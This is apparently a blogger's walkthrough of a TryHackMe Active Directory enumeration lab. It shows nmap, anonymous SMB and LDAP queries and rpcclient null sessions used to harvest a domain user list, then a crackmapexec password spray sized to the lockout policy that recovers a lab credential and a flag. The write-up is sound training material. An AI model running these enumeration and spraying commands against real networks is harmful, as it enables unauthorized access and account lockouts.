| Follow @anir0y | |
|---|---|
| AD: Basic Enumeration |  |
AD: Basic Enumeration sits in the AD Security Testing Basics module next to Active Directory Basics and Intro to AD Authentication. Like Intro to AD Breaching, it starts you with nothing: VPN access to a subnet, no username, no password. The whole room is the part of an internal engagement that happens before any attack, turning a bare IP range into a domain name, a user list, a password policy, and finally one working credential.
The scoped range is 10.211.11.0/24. The room diagram shows three boxes: the attacker, a workstation, and a domain controller.
I ran the entire room from the TryHackMe AttackBox rather than my own machine, which also settled the routing question up front: the AttackBox sits on the room network already, so there is no VPN profile to chase.
Task 1: Setting up
Nothing to answer here beyond acknowledging the room, but two things matter for the rest of the run. The network has to be started separately from the AttackBox (the Start button under the diagram, not the Start AttackBox button in the header), and the AttackBox stays greyed out until the network is up. On my run the network reported roughly 13 hours of uptime already, so it was a shared instance rather than a fresh boot.
First sanity check from the AttackBox:
  # confirm the AttackBox is actually on the room network
ip a | grep -E "inet .*(10\.|192\.)"
ping -c1 -W2 10.211.11.10
tun1 came up as 10.250.11.11/24 and the DC answered in 134 ms. Good enough to start.
Task 2: Mapping out the network
Host discovery first. fping sweeps the whole /24 with ICMP in one command and prints only the hosts that answer:
fping -a -g 10.211.11.0/24 2>/dev/null | tee hosts.txt
Four live hosts: 10.211.11.1 (gateway), 10.211.11.10, 10.211.11.20, and 10.211.11.250. The two interesting ones are .10 and .20, matching the DC and workstation from the diagram.
Then a targeted port scan. There is no reason to scan all 65535 ports when you already know you are looking for Active Directory services, so the room narrows it to the five that matter: 88 (Kerberos), 135 (RPC endpoint mapper), 139 (NetBIOS), 389 (LDAP), and 445 (SMB).
nmap -p 88,135,139,389,445 -sV -sC 10.211.11.10 10.211.11.20 -oN nmap_ad.txt

The DC gives up everything in one shot. The LDAP service banner carries the domain, and the SMB service version carries the OS build:
389/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: tryhackme.loc0., Site: Default-First...)
445/tcp open  microsoft-ds Windows Server 2019 Datacenter 17763 microsoft-ds (workgroup: TRYHACKME)
|   OS: Windows Server 2019 Datacenter 17763 (Windows Server 2019 Datacenter 6.3)
|   Computer name: DC
|   Domain name: tryhackme.loc
So the domain is tryhackme.loc and the DC runs Windows Server 2019 Datacenter.
Worth noticing the difference between the two hosts. The DC exposes 88, 135, 139, 389 and 445. The workstation at .20 only exposes 135, 139 and 445, and its microsoft-ds service comes back as an unfingerprinted microsoft-ds?. That asymmetry is the whole reason the room later points the password spray at .20 instead of the DC.
Task 3: Anonymous SMB shares
SMB is the first place to look when you have no credentials, because a lot of environments still leave anonymous listing enabled on shares that were never meant to be public.
smbclient -L //10.211.11.10 -N
smbclient -L //10.211.11.20 -N
The DC answers with Anonymous login successful and a share list. The workstation answers with session setup failed: NT_STATUS_ACCESS_DENIED, which is a useful negative: .20 is not the soft target for share enumeration.
Listing share names is only half the job. smbmap tells you what you can actually do with each one:
smbmap -H 10.211.11.10 -u '' -p ''

Three shares are readable and writable to an anonymous user: AnonShare, SharedFiles, and UserBackups. The write permission is the part that should make a real client nervous, but for this room the read is enough.
A recursive listing across the three shows where the content is:
for s in AnonShare SharedFiles UserBackups; do
  echo "=== $s ==="
  smbclient //10.211.11.10/$s -N -c 'recurse ON; prompt OFF; ls'
done
AnonShare is empty, SharedFiles holds a single Mouse_and_Malware.txt, and UserBackups holds flag.txt and story.txt. Pull the whole share down and read it:
cd /tmp
smbclient //10.211.11.10/UserBackups -N -c 'prompt OFF; mget *'
cat flag.txt

The flag is THM{88_SMB_88}. story.txt is a fable about a fox and a drone, and Mouse_and_Malware.txt in the other share is the same kind of filler. Neither hides anything, which is worth saying plainly because I did read both looking for credentials before moving on.
Task 4: Domain enumeration over LDAP and RPC
Two unauthenticated paths into the directory here, and the room wants you to use both because they return different things.
Anonymous LDAP bind. Confirm the bind works at all before querying anything real:
ldapsearch -x -H ldap://10.211.11.10 -s base
A wall of rootDSE attributes comes back, including defaultNamingContext: DC=tryhackme,DC=loc. That naming context is what every subsequent query needs as its search base:
ldapsearch -x -H ldap://10.211.11.10 -b "dc=tryhackme,dc=loc" "(sAMAccountName=rduke)"
Null-session RPC. rpcclient with an empty username and no password gets you the IPC$ pipe:
rpcclient -U "" 10.211.11.10 -N
rpcclient $> enumdomusers

The LDAP record for rduke gives the display name directly: Raoul Duke.
The group question took a detour. The LDAP object has no memberOf attribute at all, and a reverse lookup for groups that list Raoul Duke as a member returns nothing:
ldapsearch -x -H ldap://10.211.11.10 -b "dc=tryhackme,dc=loc" \
  "(member=CN=Raoul Duke,CN=Users,DC=tryhackme,DC=loc)" dn
Empty. The answer is not in memberOf, it is in primaryGroupID: 513, the well-known RID for Domain Users. A user’s primary group is stored as a RID on the user object and is never written into memberOf, so an enumeration script that only reads memberOf will report that account as being in no groups at all.
The RID question is a straight base conversion. enumdomusers prints RIDs in hex, and the question asks about decimal 1634:
printf 'RID 1634 = 0x%x\n' 1634        # 0x662
rpcclient -U "" 10.211.11.10 -N -c "queryuser 0x662"
        User Name   :   katie.thomas
        Full Name   :   Katie Thomas
        user_rid :      0x662
        group_rid:      0x201
RID 1634 is katie.thomas. Note group_rid: 0x201 is 513 again, Domain Users, the same primary group.
enumdomusers in full returns 32 accounts, including the usual Administrator, Guest, krbtgt and sshd, a long run of firstname.lastname users, and a few odd ones (strategos, empanadal0v3r, drgonz0, strate905, krbtgtsvc, asrepuser1) that read like planted targets for the later rooms in this module. Dump them straight into the wordlist you will spray with:
rpcclient -U "" 10.211.11.10 -N -c "enumdomusers" \
  | sed -e 's/user:\[//' -e 's/\].*//' > users.txt
wc -l users.txt        # 32
Task 5: Password policy and spraying
Never spray before you read the lockout policy. crackmapexec will pull it over the same anonymous SMB session:
crackmapexec smb 10.211.11.10 --pass-pol

Minimum password length: 7
Password Complexity Flags: 000001
Locked Account Duration: 2 minutes
Account Lockout Threshold: 10
Minimum password length is 7, locked account duration is 2 minutes. The threshold of 10 is the number that governs the attack: with 32 users and a 5-password list, every account takes 5 attempts, well clear of a lockout.
The complexity flag being set to 1 is also load-bearing. It means passwords need at least three of uppercase, lowercase, digits, and special characters, which rules out most of a naive wordlist and is why the room’s candidate list is shaped the way it is:
printf 'Password!\nPassword1\nPassword1!\nP@ssword\nPa55word1\n' > passwords.txt
Spray against the workstation, not the DC. --continue-on-success keeps it going past the first hit so you see every valid pair:
crackmapexec smb 10.211.11.20 -u users.txt -p passwords.txt --continue-on-success

SMB 10.211.11.20 445 WRK [+] tryhackme.loc\rduke:Password1!
One hit out of 160 attempts: rduke:Password1!. That is the answer, and it is also the handoff into the next room in the module.
Two practical notes on this step. The spray takes around three minutes against a single host, and because I piped it through grep for the [+] lines the terminal sat silent the whole time, which looks exactly like a hung command. Writing to a log file first and grepping afterwards is the saner shape:
crackmapexec smb 10.211.11.20 -u users.txt -p passwords.txt \
  --continue-on-success > spray.log 2>&1
grep -E "\[\+\]" spray.log
Task 6: Conclusion
The chain end to end, with no credentials at any point until the last line:
fping -a -g 10.211.11.0/24finds four live hosts in the scoped range.nmap -p 88,135,139,389,445 -sV -sCnames the domain (tryhackme.loc) and the DC OS from service banners alone.smbmap -H <dc> -u '' -p ''finds three anonymously writable shares, one holding the flag.- Anonymous LDAP bind plus an RPC null session produce a 32-name user list, display names, and RID mappings.
crackmapexec --pass-polgives the lockout budget, and a 5-password spray inside that budget yieldsrduke:Password1!.
Two things worth keeping
A missing memberOf does not mean the user is in no groups. Primary group membership lives in primaryGroupID on the user object, as a RID, and Active Directory deliberately omits it from memberOf. Any tooling or report that enumerates group membership by reading memberOf alone will silently under-report, and on a real engagement that is the difference between “this account is unprivileged” and a wrong conclusion. Read both attributes, and resolve the RID.
Read the lockout policy before you spray, and let it set the wordlist size. The password policy is retrievable anonymously on a misconfigured DC via --pass-pol or rpcclient getdompwinfo, which means the defender has handed you your own attack budget. Threshold 10 with a 2 minute reset window means a 5-password list is free, and a 15-password list run in one pass locks out every account in the domain and ends the engagement badly. The complexity flag shapes the candidate list just as much as the threshold shapes its length.
Room solved 100%: 6 tasks, 11 answers.